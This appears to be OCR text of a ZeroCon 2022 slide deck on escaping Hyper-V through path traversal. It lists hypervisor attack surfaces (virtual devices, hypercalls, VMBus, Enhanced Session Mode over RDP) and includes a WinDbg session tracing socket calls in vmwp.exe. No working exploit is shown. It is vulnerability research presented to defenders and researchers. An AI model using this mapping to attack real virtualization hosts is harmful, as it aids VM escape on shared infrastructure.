ZEROCON 2022

OLD SCHOOL NEW STORY

Escape From Hyper-V by Path Traversal

Who am I (VictorV)

- Security Engineer at 赛博昆仑 CYBER KUNLUN
- Escape from VMware Workstation at TianfuCup 2018/2021.
- Escape from ESXi by CVE-2018-6981 Privately
- Escape from Hyper-V by Path Traversal
- Found Bugs on Windows RDP Server, DNS, Hyper-V, VMware ESXi/Workstation, QEMU, KVM, Parallels Desktop

- @vv474172261 vv.ttw@outlook.com


Agenda


- VM Types and Hyper-V Architecture
- Attack Surfaces on Hyper-V
- Enhanced Session Mode
- RDP protocol
- 3 Cases of Escaping
- Conclusion and Q&A

VM Types


- Example:
  - VMware Workstation
  - QEMU/KVM
  - VirtualBox

- Example:
  - ESXi(?)
  - Hyper-V
  - Xen





Hyper-V Architecture



https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture

Hyper-V Attack Surfaces


- Virtual Devices

  Net, Storage, PCI, Display…
- Hypervisor


  Hypercall, APIC, MSR registers, Nested Virtualization, Other privileged instructions…
- VMBus
- Enhanced Session Mode

  RDP protocol


Hypervisor Attack Surfaces




VMBus


Child Partition
vmbus_channel_message_header
CHANNELMSG_OPENCHANNEL
CHANNELMSG_CLOSECHANNEL
CHANNELMSG_GPADL_CREATED
...
vmcall HVCALL_POST_MESSAGE
manage channel
for communication
setup ringbuffer
Root Partition
open channel
close channel
create GPADL
...
vmbusr.sys
ChReceiveChannelMessage
vmexit
transfer message
to vmbus buffer
Hypervisor

Virtual Devices Architecture Example: Net




Enhanced Session Mode



Thanks @rthhh17, he shared me major information to confirm this.

Enhanced Session Mode: socket



vmwp.exe

```
0:031> bp ws2_32!getpeername
0:031> g
(1930.4dc): Unknown exception - code 000006ba (first chance)
(1930.4dc): Unknown exception - code 000006ba (first chance)
Breakpoint 0 hit
WS2_32!getpeername:
00007ffb`6eee27b0 48895c2408      mov     qword ptr [rsp+8],rbx ss:0000004
0:029> r rcx
rcx=0000000000000648
0:029> r rdx,r8
rdx=000000419f17d1f0 r8=000000419f17d1e0
0:029> gu
RDPBASE!RDPENCHLPWSErr2Hr+0x7b0:
00007ffb`552d8610 0f1f440000      nop     dword ptr [rax+rax]
0:029> db 000000419f17d1f0
00000041`9f17d1f0  17 00 c4 72 00 00 00 00-fe 80 00 00 00 00 00 00  ...r..
00000041`9f17d200  ad 14 5f 66 22 67 f9 f0-15 00 00 00 72 01 00 00  .._f"g
00000041`9f17d210  48 06 00 00 00 00 00 00-00 00 00 00 00 00 00 00  H.....
00000041`9f17d220  10 00 00 00 00 00 00 00-30 c4 cf 5f 72 01 00 00  ......
00000041`9f17d230  10 00 00 00 00 00 00 00-4d a5 4e 6d fb 7f 00 00  ......
00000041`9f17d240  00 00 c4 5e 72 01 00 00-30 c4 cf 5f 72 01 00 00  ...^r.
00000041`9f17d250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ......
00000041`9f17d260  c0 c3 cf 5f 72 01 00 00-48 06 00 00 00 00 00 00  ..._r.
0:029> ? c472
Evaluate expression: 50290 = 00000000`0000c472
```

